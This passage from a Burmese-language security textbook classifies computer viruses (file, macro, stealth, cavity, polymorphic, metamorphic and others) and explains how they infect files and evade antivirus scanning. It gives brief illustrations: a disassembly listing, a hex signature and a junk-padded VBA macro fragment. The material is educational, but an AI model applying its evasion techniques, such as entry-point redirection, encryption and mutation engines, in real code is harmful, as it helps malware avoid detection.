- (စ) **ဖိုင်ဗိုင်းရပ်စ်။** ဖိုင်ဗိုင်းရပ်စ်သည် Executable ဖိုင်များကိုသာ ကူးစက်သည်။ ၎င်းတို့သည် သူတို့၏ကုဒ်များကို မူရင်းဖိုင်သို့ ထည့်သွင်းပြီး အလုပ်လုပ်စေသောကြောင့်ဖြစ်သည်။ ဖိုင်ဗိုင်းရပ်စ်မြောက်များစွာရှိသော်လည်း ၎င်းတို့သည် တစ်ခုနှင့်တစ်ခု မတူညီကြချေ။ ၎င်းတို့သည် နည်းမျိုးစုံဖြင့် ကူးစက်ကြပြီး ဖိုင်အမျိုးအစား တော်တော်များများတွင် တွေ့ရှိနိုင်သည်။ တွေ့နေကြဖိုင်ဗိုင်းရပ်စ်များ အလုပ်လုပ်ပုံမှာ ဖိုင်နာမည်နောက်တွင် .com (သို့) .exe နှင့်ဆုံးသော ဖိုင်များကဲ့သို့ လွယ်ကူစွာ ကူးစက်နိုင်သော ဖိုင်အမျိုးအစားကို စစ်ဆေးပါသည်။ ပရိုဂရမ်အလုပ်လုပ်စဉ်အတွင်း ဗိုင်းရပ်စ်သည်လည်း အလုပ်လုပ်ရပြီး ဖိုင်များကို ကူးစက်စေရပါသည်။ ဗိုင်းရပ်စ်တစ်ခုအား ထပ်ပြင်ရေးခြင်းသည် မလွယ်ကူလှပေ။ အဘယ့်ကြောင့်ဆိုသော် ထပ်ပြင်ရေးခံရသောပရိုဂရမ်များသည် မည်သို့မျှ မှန်ကန်သောလုပ်ဆောင်မှုကို မလုပ်ဆောင်နိုင်တော့သောကြောင့်ဖြစ်သည်။ ထိုဗိုင်းရပ်စ်မျိုးတို့သည် ချက်ချင်း စိစစ်ခွဲခြားနိုင်ရန် လိုအပ်ပါသည်။ ၎င်းတို့၏ကုဒ်ကို ပရိုဂရမ်တစ်ခုထဲသို့ မထည့်သွင်းမီ အချို့သောဖိုင်ဗိုင်းရပ်စ်များသည် မူလ instruction ကုဒ်များကို သိမ်းဆည်းပြီးနောက် မူလပရိုဂရမ်ကိုအလုပ်လုပ်စေရန် အခွင့်ပေးရလေသည်။ ထိုမှသာ ပရိုဂရမ်သည် မူလအနေအထားအတိုင်းဖြစ်နေပေမည်။ ဖိုင်ဗိုင်းရပ်စ်များသည် System Sector ဗိုင်းရပ်စ်များအလုပ်လုပ်သကဲ့သို့ပင် ကွန်ပျူတာမှတ်ဉာဏ်တွင်း အခြေပြုရန် ကိုယ်ယောင်ဖျောက်နည်းပညာအသုံးပြု၍ သူတို့၏တည်ရှိမှုကို ဖုံးကွယ်ကြသည်။ အကယ်၍ Directory တစ်ခုအောက်တွင်ရှိသောဖိုင်များကို စာရင်းပြုစုပြီးသော် မည်သည့်ဖိုင်တိုးပွားမှုမျှ တွေ့မြင်ရတော့မည် မဟုတ်ပေ။ အကယ်၍ ကွန်ပျူတာသုံးစွဲသူမှ ဖိုင်ကိုဖတ်ရန် ကြိုးပမ်းခဲ့သည်ရှိသော် ၎င်းကို ဗိုင်းရပ်စ်မှ ကြားဖြတ်ဖမ်းယူပြီး မူလဖိုင်ကို ကွန်ပျူတာသုံးစွဲသူထံ ပြန်ပို့မည်ဖြစ်ပါသည်။ ကူးစက်ပုံနည်းလမ်းမြောက်များစွာရှိသည့်အတွက် ဖိုင်ဗိုင်းရပ်စ်များသည် ဖိုင်အမျိုးအစားတော်တော်များများကို ကူးစက်နိုင်ပါသည်။
- (ဆ) **Macro ဗိုင်းရပ်စ်။** Macro ဗိုင်းရပ်စ်များသည် သတ်မှတ်ထားသောဖိုင်တစ်ခုကို ဖွင့်ချိန်တွင် အလိုအလျောက်ပင် အစီအစဉ်အတိုင်း လုပ်ဆောင်လေသည်။ Macro ဗိုင်းရပ်စ်များသည် အခြားသောအမျိုးအစားထက် အန္တရာယ်ရှိမှု အနည်းငယ်လျော့ပါးလေသည်။ Macro ဗိုင်းရပ်စ်များသည် အီးမေးလ်မှတစ်ဆင့် ပျံ့နှံ့လေသည်။ အချက်အလက်များသာပါသောဖိုင်များသည် ဗိုင်းရပ်စ်များပျံ့နှံ့နိုင်ခြင်း မရှိချေ။ သို့သော် တစ်ခါတရံတွင် အချက်အလက်ဖိုင်နှင့် ဖိုင်ကြားရှိ စည်းအား သာမန်ကွန်ပျူတာသုံးစွဲသူများက အချို့ပရိုဂရမ်များတွင် အသုံးပြုသော Macro ဘာသာစကားများဖြင့် လွယ်လင့်တကူ ကျော်လွှားနိုင်ပါသည်။ ဗိုင်းရပ်စ်ရေးသူများသည် Macro လုပ်ဆောင်မှုပါရှိသော Microsoft ထုတ်ကုန်များဖြစ်သော Word၊ Excel နှင့် အခြား Office ပရိုဂရမ်များ၏ အားနည်းချက်

အား တိုက်ခိုက်နိုင်ပါသည်။ ထို့ပြင် PDF ဖိုင်များကို ဖတ်ရှုနိုင်သော၊ ပြင်ဆင်ရေးသားနိုင်သော Adobe Acrobat ၏ Professional Version တွင်ပင် နောက်ဆုံးထုတ် Macro ကုဒ်များကို ထည့်သွင်းတိုက်ခိုက်နိုင်ပါသည်။

၁၉။ ကူးစက်ပုံနည်းလမ်းများအရ ဗိုင်းရပ်စ်များအား အောက်ပါအတိုင်း သတ်မှတ်နိုင်ပါသည်-

- (က) **Terminate and Stay Resident ဗိုင်းရပ်စ် (TSR)**။ TSR ဗိုင်းရပ်စ်များသည် အလုပ်ချိန်တစ်ခုလုံးအတွင်းဖြစ်စေ၊ လက်ခံပစ်မှတ်ပရိုဂရမ် အလုပ်လုပ်ပြီး ပိတ်လိုက်ပြီးနောက်ဖြစ်စေ မှတ်ဉာဏ်ထဲတွင် အမြဲနေလေ့ရှိသည်။ ကွန်ပျူတာကို စက်ပိတ်ပြီး ပြန်ဖွင့်မှသာ ထိုဗိုင်းရပ်စ်များကို ဖယ်ရှားနိုင်လေသည်။
- (ခ) **Direct (သို့) Transient ဗိုင်းရပ်စ်**။ ဤဗိုင်းရပ်စ်များသည် သူတို့အခြေချမည့်လက်ခံကုဒ်ဆီသို့ ထိန်းချုပ်မှုအားလုံး လွှဲပြောင်းပေးလိုက်ပြီး ပြုပြင်ပြီးဖြစ်မည့် ပစ်မှတ်ပရိုဂရမ်ကိုရွေးချယ်ပြီး ပရိုဂရမ်အားပျက်စီးစေသည်။
- (ဂ) **Companion ဗိုင်းရပ်စ်**။ Companion ဗိုင်းရပ်စ်သည် ပစ်မှတ်ထားသောပရိုဂရမ်ဖိုင်ကဲ့သို့ တူညီသောဖိုင်နာမည်ယူပြီး ကိုယ်ပိုင်ဖိုင်ကို သိမ်းလေသည်။ ထိုဖိုင်ကို ဖွင့်မိခဲ့လျှင် ဗိုင်းရပ်စ်သည် ကွန်ပျူတာကို ကူးစက်ပြီး Hard Disk ထဲရှိအချက်အလက်များ ပြုပြင်ခြင်း ခံရလေသည်။
- (ဃ) **Polymorphic ဗိုင်းရပ်စ်**။ ကွန်ပျူတာစနစ်အတွင်းရှိ ဗိုင်းရပ်စ်များအား စစ်ဆေးသည့် Anti-virus များအား ဇေဝဇဝါဖြစ်စေရန်အတွက် ဤဗိုင်းရပ်စ်များကို ရေးသားဖန်တီးကြသည်။ ဤဗိုင်းရပ်စ်မျိုးအား ခြေရာခံလိုက်ရန် ခက်ခဲလေသည်။ အဘယ့်ကြောင့်ဆိုသော် ၎င်းတို့၏လက္ခဏာများသည် ကူးစက်ပြီးတိုင်း ပြောင်းလဲနေသောကြောင့်ဖြစ်သည်။ ဗိုင်းရပ်စ်ရေးသားသူများသည် Metamorphic Engine များနှင့် ဗိုင်းရပ်စ်ရေးသားနိုင်သည့် Toolkit များကိုပင် ဖန်တီးကြလေသည်။
- (င) **Stealth ဗိုင်းရပ်စ်**။ ဤဗိုင်းရပ်စ်များသည် Anti-virus ပရိုဂရမ်များမှ မတွေ့ရှိ၊ မသိရှိနိုင်စေရန် ၎င်းတို့အလုပ်လုပ်ချိန်တွင် ရွေးချယ်ထားသော Service Call Interrupt များအား ပြောင်းလဲပစ်ခြင်း၊ ဖျက်ဆီးပစ်ခြင်းဖြင့်ပုန်းကယ်လေသည်။ ထို Service Call Interrupt များနှင့်ပတ်သက်၍ လုပ်ဆောင်ချက်များအား ဆောင်ရွက်ရန် တောင်းဆိုသည့်အခါ ဗိုင်းရပ်စ်ကုဒ်များဖြင့် အစားထိုးပစ်လေသည်။ ဤဗိုင်းရပ်စ်များသည် Anti-virus ပရိုဂရမ်များမှ ၎င်းတို့တည်ရှိမှုကို ပုန်းကယ်နိုင်ရန်အတွက် မှားယွင်းသော အချက်အလက်များအား ဖော်ပြလေသည်။ ဥပမာဆိုရသော် - Stealth ဗိုင်းရပ်စ်သည် ၎င်းပြုပြင်ထားသော လုပ်ဆောင်ချက်များကို ဖုံးကွယ်ထားပြီး ပုံ(၆)တွင်မြင်ရသည့်အတိုင်း မှားယွင်းသောဖော်ပြချက်များအားပေးပို့လေသည်။ ထို့ကြောင့် ၎င်းသည် ပစ်မှတ်စနစ်၏အစိတ်အပိုင်းများအား ရယူပြီး ၎င်း၏ဗိုင်းရပ်စ်ကုဒ်များကို ဝှက်လေသည်။ Frodo! Joshi နှင့် Whale တို့သည် Stealth ဗိုင်းရပ်စ်များဖြစ်ကြသည်။ Stealth ဗိုင်းရပ်စ်ဖြန့်ဖြူးသယ်ဆောင်သူထဲမှ တစ်ခုမှာ Rootkit ဖြစ်သည်။ Rootkit တစ်ခုကို နေရာချခြင်းဖြင့် ဗိုင်းရပ်စ်တိုက်ခိုက်မှုတွင် အကျိုးဆက်များဖြစ်စေသည်။ အဘယ့်ကြောင့်ဆိုသော် Rootkit များကို Trojan များမှတစ်ဆင့် နေရာချထားရသောကြောင့်ဖြစ်ပြီး ထို့ကြောင့်ပင် မည်သည့် Malware ကိုမဆို ဝှက်နိုင်ကြခြင်းဖြစ်သည်။



ပုံ(၆) Stealth ဗိုင်းရပ်စ်သည် ကူးစက်ခြင်းမခံရသောဖိုင်အား Anti-virus ဆော့ဖ်ဝဲလ်များအား ပေးပို့လေသည်။

- (၈) **Cavity ဗိုင်းရပ်စ်။** အချို့သောပရိုဂရမ်ဖိုင်များတွင် နေရာလွတ်ဧရိယာများ ရှိပါသည်။ Cavity ဗိုင်းရပ်စ်များသည် သူတို့၏ကုဒ်များကို နေရာလွတ်များတွင် သိမ်းဆည်းသည့် အတွက် နေရာလွတ်ဖြည့်သည့်ဗိုင်းရပ်စ်ဟုလည်း ထင်ရှားပါသည်။ ဗိုင်းရပ်စ်သည် လွတ်နေသောနေရာတွင် မူရင်းကုဒ်များကို ဖျက်ဆီးခြင်း လုံးဝမပြုဘဲ နေရာချထားလေသည်။ ၎င်းကူးစက်မည့်ဖိုင်အတွင်း ၎င်းကိုယ်တိုင်နေရာချလေသည်။ ဤဗိုင်းရပ်စ်များ အား အသုံးပြုခဲ့လေသည်။ အဘယ့်ကြောင့်ဆိုသော် ကုဒ်များကို ရေးသားရန် ခက်ခဲသောကြောင့်ဖြစ်သည်။ ဤဗိုင်းရပ်စ်များကို နေရာလွတ်ဖြည့်သူဟုလည်းခေါ်သည်။ အဘယ့်ကြောင့်ဆိုသော် ပစ်မှတ်ပရိုဂရမ်ကုဒ်အတွင်းသို့ ၎င်းတို့၏ကုဒ်များကို နေရာချထားခြင်းဖြင့် ဖိုင်အရွယ်အစားပြောင်းလဲခြင်း မရှိသောကြောင့်ဖြစ်သည်။ သတိပြုရန်မှာ ဖိုင်အရွယ်အစားပြောင်းလဲခြင်းမရှိသော်လည်း Cyclic Redundancy Check (CRC) တန်ဖိုးပြောင်းလဲလေ့ရှိသောကြောင့် CRC များကို စစ်ဆေးသော ပရိုဂရမ်များတွင်မူ ဗိုင်းရပ်စ်ကုဒ်သာအလုပ်လုပ်ပြီး မူလပရိုဂရမ်မှာမူ အလုပ်မလုပ်တော့ပေ။ ထို့ကြောင့် Cavity ဗိုင်းရပ်စ် ကူးစက်ခံထားရသော ပရိုဂရမ်များကို ဖွင့်လှောင် ပွင့်မလာကြခြင်းဖြစ်သည်။ Cavity ဗိုင်းရပ်စ်များသည် ပုံ(၇)တွင် တွေ့မြင်ရသည့်အတိုင်း ဖိုင်၏အဆုံး (ကုဒ် Section အဆုံးရှိ နေရာလွတ်များ (Cave))တွင် ဗိုင်းရပ်စ်ကုဒ်များကို ရေးသားကြပြီး ဖိုင်များ၏ ကုဒ် စတင်ဖတ်ရှုသည့်နေရာ (Address of Entry Point) ကိုပြောင်းလဲပစ်လေသည်။ ဤသို့ဖြင့် ဗိုင်းရပ်စ်ကုဒ်များကို စတင်ဖတ်ရှု အလုပ်လုပ်စေပြီးမှ မူရင်းပရိုဂရမ်ကုဒ်များကို အလုပ်လုပ်စေသည်။

00408D3D	00	DB 00	00408D3D	55	PUSH EBP
00408D3E	00	DB 00	00408D3E	56EC	MOV EBP,ESP
00408D3F	00	DB 00	00408D3F	6A FF	PUSH -0x1
00408D40	00	DB 00	00408D40	68 48914000	PUSH inject.00409148
00408D41	00	DB 00	00408D41	68 B8534000	PUSH inject.004053B8
00408D42	00	DB 00	00408D42	64:A1 00000000	MOV EAX,DWORD PTR FS:[0]
00408D43	00	DB 00	00408D43	50	PUSH EAX
00408D44	00	DB 00	00408D44	64:8925 00000000	MOV DWORD PTR FS:[0],ESP
00408D45	00	DB 00	00408D45	83EC 58	SUB ESP,0x58
00408D46	00	DB 00	00408D46	53	PUSH EBX
00408D47	00	DB 00	00408D47	56	PUSH ESI
00408D48	00	DB 00	00408D48	57	PUSH EDI

ပုံ(၇) Cavity ဗိုင်းရပ်စ်က ပရိုဂရမ်၏နေရာလွတ် (00 Byte) များတွင် ဗိုင်းရပ်စ်ကုဒ်များဖြင့် ဖြည့်ထားပုံ။



- (ဆ) **Tunneling ဗိုင်းရပ်စ်**။ ဤဗိုင်းရပ်စ်များသည် BIOS နှင့် DOS တို့အတွင်း နေရာချထားနိုင်ရေးအလို့ငှာ စက်လည်ပတ်မှုစနစ်၏ တောင်းဆိုမှုများကို စောင့်ကြည့်နေသည့် ကြားဖြတ်ပရိုဂရမ်များ၏ ခြေလှမ်းများကို နောက်ယောင်ခံသည်။ Tunneling ဗိုင်းရပ်စ်များသည် Anti-virus ပရိုဂရမ်များမှ ပုန်းခိုရန်အတွက် စွမ်းဆောင်နိုင်ကြပါသည်။
- (ဇ) **Camouflage ဗိုင်းရပ်စ်**။ Camouflage ဗိုင်းရပ်စ်သည် Application အစစ်အမှန်များ ဖြစ်သကဲ့သို့ ဖုံးကွယ်နိုင်လေသည်။ ထိုဗိုင်းရပ်စ်များကို ရှာဖွေရန် မခက်ခဲလှပါ။ အဘယ့်ကြောင့်ဆိုသော် Anti-virus ပရိုဂရမ်များသည် ထိုဗိုင်းရပ်စ်များကို လွယ်ကူစွာ ခြေရာခံနိုင်သည့်အဆင့်သို့ တိုးတက်လာသောကြောင့်ဖြစ်သည်။
- (ဈ) **Bootable CD-ROM ဗိုင်းရပ်စ်**။ ဤဗိုင်းရပ်စ်များသည် CD-ROM များတွင် ဖြန့်ဖြူးကြပြီး သာမန်အားဖြင့် ချုံထားသောပုံစံဖြင့် သိမ်းဆည်းကြသည်။ အကယ်၍ ကူးစက်ခံထားရသော CD-ROM ဖြင့် Boot လုပ်ခဲ့သော် Hard Disk တွင်ပါဝင်သောအရာများသည် ဖျက်စီးခံရချင်ခံရပေမည်။ မည်သည့် Anti-virus ပရိုဂရမ်မှ ဤဗိုင်းရပ်စ်ကို မတားဆီးနိုင်ကြချေ။ အဘယ်ကြောင့်ဆိုသော် CD-ROM မှ Boot လုပ်ချိန်တွင် Anti-virus ဆော့ဖ်ဝဲလ် (သို့) ကွန်ပျူတာစနစ်သည်ပင် အလုပ်မလုပ်သေးသောကြောင့်ဖြစ်သည်။

### ကိုယ်တိုင်ကုန်ပြင်နိုင်သောဗိုင်းရပ်စ်များ

၂၀။ Anti-virus ပရိုဂရမ်အများစုသည် သာမန်ပရိုဂရမ်များအတွင်းတွင် ဗိုင်းရပ်စ် Pattern များကို စစ်ဆေးစုံစမ်းကြပါသည်။ ထိုဗိုင်းရပ်စ် Pattern ကို ဗိုင်းရပ်စ် Signature ဟုလည်းခေါ်သည်။ Signature သည် တိကျသောဗိုင်းရပ်စ် (သို့) ဗိုင်းရပ်စ်မျိုးနွယ်ကို ကိုယ်စားပြုသော HEX ကုဒ်များဖြစ်ကြပါသည်။ (နမူနာ Pattern။ B8 00 00 00 00 60 0B C0 74 58 E8 00 00 00 00 58 05 43 00 00 00 80 38 E9 75 03 61 EB 35 E8) အကယ်၍ ထိုဗိုင်းရပ်စ် Pattern များကို တွေ့ခဲ့သော် Anti-virus ပရိုဂရမ်သည် ကွန်ပျူတာအသုံးပြုသူအား ဖိုင်သည် ဗိုင်းရပ်စ်ကူးစက်ခံထားရပြီးဖြစ်ကြောင်း အသိပေးပြီး အသုံးပြုသူမှ ထိုဖိုင်ကို ဖျက်ချင်လျှင် ဖျက်နိုင်လေသည်။ ထိုကူးစက်ခံရသည့်ဖြစ်စဉ်တွင် ကုဒ်များသည် ပြုပြင်ခံထားရပြီးဖြစ်ကြောင်း တွေ့ရှိနိုင်သည်။ ကိုယ်တိုင်ကုန်ပြင်ခြင်းနည်းလမ်းကို ကွန်ပျူတာခေတ်ဦးပိုင်း၌ အကန့်အသတ်ရှိသော မှတ်ဉာဏ်ကို ချွေတာနိုင်ရန်အတွက် အသုံးပြုခဲ့ခြင်းဖြစ်ပြီး ၁၉၈၀ခန့်တွင်မူ DOS ဝိမ်းများ၌ Copy Protection များအား ဖုံးကွယ်နိုင်ရန် အသုံးပြုခဲ့ကြောင်း တွေ့ရှိရပါသည်။ ထိုနည်းလမ်းများကို အခြေခံ၍ ကိုယ်တိုင်ကုန်ပြင်သည့်ဗိုင်းရပ်စ်များကို ဖန်တီးကြခြင်းဖြစ်သည်။ ကိုယ်တိုင်ကုန်ပြင်နိုင်သောဗိုင်းရပ်စ်များကို အောက်ပါအတိုင်းအမျိုးအစားများ ခွဲခြားနိုင်လေသည်-

- (က) **ရိုးရှင်းသော ကိုယ်တိုင်ကုန်ပြင်သည့်ဗိုင်းရပ်စ်များ**။ ဤဗိုင်းရပ်စ်များသည် ကုဒ်အတွင်းရှိ Subroutine များအား လွယ်လွယ်ပင် လဲလှယ်ပါသည်။ ထို့ကြောင့် ၎င်းတို့သည် ပြဿနာအနည်းငယ်မျှကိုသာ ဖြစ်စေပါသည်။
- (ခ) **Key အရှင်ဖြင့် ဝှက်ခြင်း**။ ဗိုင်းရပ်စ်ကို Encryption Key တစ်ခုဖြင့် ဝှက်သည်။ ၎င်းတွင် Decryption Module တစ်ခုနှင့် ဝှက်ထားသော ကော်ပီတစ်ခု ပါဝင်သည်။ ကူးစက်ခံထားရသော ဖိုင်အသီးသီးတွင် ဗိုင်းရပ်စ်ကို မတူညီသော Key များ ပေါင်းစပ်အသုံးပြု၍ ဝှက်ထားလေသည်။ သို့သော်လည်း Decrypting Module အပိုင်းသည် မပြောင်းလဲဘဲ ကျန်ရှိနေပါသည်။ ဗိုင်းရပ်စ်ကို ဗိုင်းရပ်စ် Scanner များနှင့် Signature များဖြင့် တိုက်ရိုက်စုံစမ်းရန် မဖြစ်နိုင်ပါ။ သို့သော် Decryption Module ကိုမူ စုံစမ်းသိရှိနိုင်ပါသည်။ အသုံးပြုထားသော Decryption နည်းလမ်းသည် Byte တိုင်းကို ပင်မ

ဗိုင်းရပ်စ်မှ ထုတ်လုပ်သိမ်းဆည်းထားသော ကျပန်း Key တစ်ခုဖြင့် XOR လုပ်ရန်ဖြစ်လေသည်။


- ( ဂ ) **Polymorphic ကုဒ်ဗိုင်းရပ်စ်**။ ဤဗိုင်းရပ်စ်အမျိုးအစားသည် ဖိုင်တစ်ခုအား Decryption Module ဖြင့်သာ Decode လုပ်နိုင်သော Encrypt လုပ်ထားသည့် Polymorphic ကုဒ်ဖြင့် ကူးစက်စေသည်။ Polymorphic ဗိုင်းရပ်စ်များသည် ၎င်းတို့အား Anti-virus ပရိုဂရမ်များ စုံစမ်းမသိရှိနိုင်စေရန်အတွက် ဖိုင်များကိုကူးစက်ပွားများသည့်အချိန်တွင် ၎င်းတို့၏ကုဒ်များကို ပြုပြင်လေသည်။ ၎င်းတို့သည် Encryption Module နှင့် Instruction အစီအစဉ်များကိုပြောင်းလဲပစ်လေသည်။ Polymorphism ဖြစ်ရန်အတွက် ကျပန်းဂဏန်းများထုတ်ခြင်းကို အသုံးပြုလေသည်။ Polymorphic ကုဒ်များကို လုပ်ဆောင်နိုင်ရန် Mutation Engine ကို အသုံးပြုရလေသည်။ Mutator များသည် Anti-virus များမှ မှန်ကန်သော စုံစမ်းခြင်းနည်းလမ်းများအသုံးပြုမှု ၎င်းတို့အား သိရှိစေနိုင်အောင် စွမ်းဆောင်နိုင်ကြလေသည်။ ဗိုင်းရပ်စ်နှိုင်းနှင်းရေးကျွမ်းကျင်သူများအား ကုဒ်များကို သိရှိခြင်းမှကာကွယ်ရန်အတွက် နှေးကွေးစေသော Polymorphic ကုဒ်များကိုလည်း အသုံးပြုလေ့ရှိကြပါသည်။ ကွန်ပျူတာစနစ်တွင် Polymorphic ဗိုင်းရပ်စ် ရှိမရှိကို စစ်ဆေးနိုင်ရန်အတွက် Integrity Checker ကို အသုံးပြုလေ့ရှိသည်။ Anti-virus ပရိုဂရမ်များသည် Polymorphic ကုဒ်ဗိုင်းရပ်စ်များကို စစ်ဆေးနိုင်ရန်အတွက် Emulator များကိုအသုံးပြုကာ ဗိုင်းရပ်စ်ကုဒ်များကို Decrypt လုပ်ကြရသည်။ (သို့မဟုတ်) Encrypt လုပ်ထားသော ဗိုင်းရပ်စ် Pattern များကို သေချာစိစစ်ရလေသည်။ အချို့ Developer များသည် ၎င်းတို့ပရိုဂရမ်များအား Crack လုပ်ခြင်းမှကာကွယ်နိုင်ရန်အတွက် ပရိုဂရမ်တွင် Polymorphic ကုဒ်များကို ထည့်သွင်းရေးသားလေ့ရှိသည်။ ထိုအခါ အချို့သော Anti-virus ပရိုဂရမ်များသည် ထိုဗိုင်းရပ်စ်ကို ဗိုင်းရပ်စ်များဟု မှားယွင်းစွာ သတ်ပေးဖော်ပြလေ့ရှိသည်။

```
'BsbK
Sub AuTOclOSE()
oN ERROr RESuMe NeXT
SHOWviSuAlBASiCEditOr = faLsE
If nmñGG > WYff Then
For XgfqLwDDT = 70 To 5
JhGPTT = 64
KjfLL = 34
If qqSsKWW < vMmm Then
For QpMM = 56 To 7
If qtWQHU = PCYKWvQQ Then
If lXynNrr > mxTwjWW Then
End If
If FFñfrjj > GHgpE Then
End If
```

### ပုံ(၇) Polymorphic ကုဒ် Macro တစ်ခု

- (ဃ) **Metamorphic ကုဒ်ဗိုင်းရပ်စ်**။ Metamorphic ဗိုင်းရပ်စ်များသည် Executable ဖိုင်များကို အသစ်ထပ်မံကူးစက်ရန်အတွက် သူတို့ကိုယ်သူတို့ ပြန်ပြင်ရေးကြလေသည်။ ထိုဗိုင်းရပ်စ်မျိုးသည် ရှုပ်ထွေးလှပြီး အလုပ်လုပ်ရန်အတွက် Metamorphic Engine များကို အသုံးပြုကြလေသည်။ ဗိုင်းရပ်စ်များအသုံးပြုသောကုဒ်သည် ယာယီကုဒ်အနေဖြင့်

ပြောင်းလဲခြင်းခံရပြီး၊ ၎င်းနောက် မူလကုဒ်အသွင်ကို ပြန်လည်ရယူကြပါသည်။ ဤနည်းလမ်းတွင် Anti-virus ဆော့ဖ်ဝဲလ်များမှ Pattern များကိုသိရှိခြင်းမှ ရှောင်ရှားရန် မူလ Algorithm ကို မပြောင်းလဲဘဲရှိစေသည်။ Metamorphic ကုဒ်များသည် Polymorphic ကုဒ်များထက် ပို၍အစွမ်းထက်လေသည်။ ဤဗိုင်းရပ်စ်မျိုးတွင် ရှုပ်ထွေးရှည်လျားသောကုဒ်များ ပါရှိသည်။ နာမည်ကြီး Metamorphic ဗိုင်းရပ်စ်များမှာ Win32/Simile နှင့် Zmist တို့ဖြစ်သည်။ Win32/Simile ကို Assembly ပရိုဂရမ်ဘာသာစကားနှင့်ရေးသားထားပြီး ကုဒ်ရေ ၁၄၀၀၀ ကျော်ပါရှိသည်။ ဗိုင်းရပ်စ်ကုဒ်၏ ၉၀% ကျော်သည် Metamorphic Engine ၏အစိတ်အပိုင်းများဖြစ်သည်။ Zombie.Mistfall ဟုလည်းခေါ်ဝေါ်သော Zmist သည် ကုဒ်ပေါင်းစည်းခြင်းနည်းပညာကို အသုံးပြုသော ပထမဆုံးဗိုင်းရပ်စ်ဖြစ်လေသည်။ ကုဒ်တစ်ခုကို အခြားကုဒ်ဆီ ကိုယ်တိုင်ပေါင်းထည့်ပြီး နောက် ကုဒ်ကို ထပ်မံထုတ်ယူပြီး Executable ဖိုင်များကို ပြန်လည်တည်ဆောက်လေသည်။ ဤဗိုင်းရပ်စ်များသည် Anti-virus ပရိုဂရမ်များမှ Emulator ဖြင့်စုံစမ်းခြင်းကို ကာကွယ်နိုင်ကြလေသည်။ Metamorphic နည်းပညာဖြင့်ပွားလိုက်သော နောက်ဗိုင်းရပ်စ်ဖိုင်တစ်ဖိုင်သည် မူလဖိုင်နှင့် အသွင်ခြင်း လုံးဝမတူတော့ပေ။ Metamorphic ဗိုင်းရပ်စ်များသည် ဗိုင်းရပ်စ်များစွာကို သယ်ဆောင်သွားနိုင်ပြီး အချို့သော Metamorphic ဗိုင်းရပ်စ်များသည် မတူညီသော စက်လည်ပတ်မှုစနစ်များတွင် အလုပ်လုပ်နိုင်ပေသည်။ Metamorphic ဗိုင်းရပ်စ်များ၏ ပုံသဏ္ဌာန်အဆင့်ဆင့်ပြောင်းလဲမှုအား ပုံ(၈)တွင် တွေ့မြင်နိုင်ပါသည်။



ပုံ(၈) ပုံသဏ္ဌာန်နှင့် အရွယ်အစားကွဲပြားသွားကြသည့် Metamorphic ဗိုင်းရပ်စ်များ

## အခန်း(၃)

### ကွန်ပျူတာအလုပ်လုပ်ပုံ

